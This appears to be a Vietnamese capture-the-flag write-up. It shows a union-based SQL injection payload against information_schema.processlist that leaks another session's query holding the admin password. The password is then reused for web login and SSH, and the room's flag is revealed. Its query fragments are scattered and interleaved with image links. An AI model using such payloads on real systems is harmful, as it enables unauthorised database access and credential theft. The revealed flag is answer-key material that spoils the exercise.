`COMMAND`	Type of command running, corresponding to the `Com_` status variables. See Thread Command Values.
`TIME`	Seconds that the thread has spent on the current `COMMAND` so far.
`STATE`	Current state of the thread. See Thread States.
`INFO`	Statement the thread is executing, or `NULL` if none.
`TIME_MS`	Time in milliseconds with microsecond precision that the thread has spent on the current `COMMAND` so far (see more).
`STAGE`	The stage the process is currently in.

-Ta trực tiếp áp dụng payload `admin" union select "a", info from information_schema.processlist#` và tìm thấy được thông tin về 1 process.

```
SELECT * FROM lo
```

-Ta sử dụng hàm substring để lọc phần còn lại.

```
gins where usern
```

```
ame ="admin" uni
```

```
ame= 'admin' and
```

-Vì process này có thể không tồn tại nên ta sẽ lặp lại nhiều lần đến 1 thời điểm nào đó thì nó mới có process ấy. Nói chung là thử nhiều lần đến khi ra.

```
select "a", sub
```

```
password=md5('f
```

```
string(info, 65,
```

```
EeFBqOXBOLmjpTt0
```

```
16) from inform
```

```
B3LNpuwlr7mJxl9d
```


```
ation_schema.pro
```

```
R8kgTpbOQcLlvgmo
```


```
ocesslist#" ORDE
```

```
Ct35qogicf8ao0Q'
```


-Khi tới được đây, ta biết chắc chắn rằng, người dùng admin có mật khẩu là `fEeFBqOXBOLmjpTt0B3LNpuwIr7mJxI9dR8kgTpbOQcLIvgmoCt35qogicf8ao0Q` , ta đăng nhập thử và thành công.



-Vì mật khẩu được bọc trong hàm `md5` nên ta có thể giả định là đây cũng có thể là mật khẩu ta có thể sử dụng để truy cập qua `ssh` , ta thử và thành công.



-Có vẻ như cờ nằm ngay trong nhà của admin.



⇒ `THM{this_is_the_way_step_inside_jNu8uJ9tvKfH1n48}`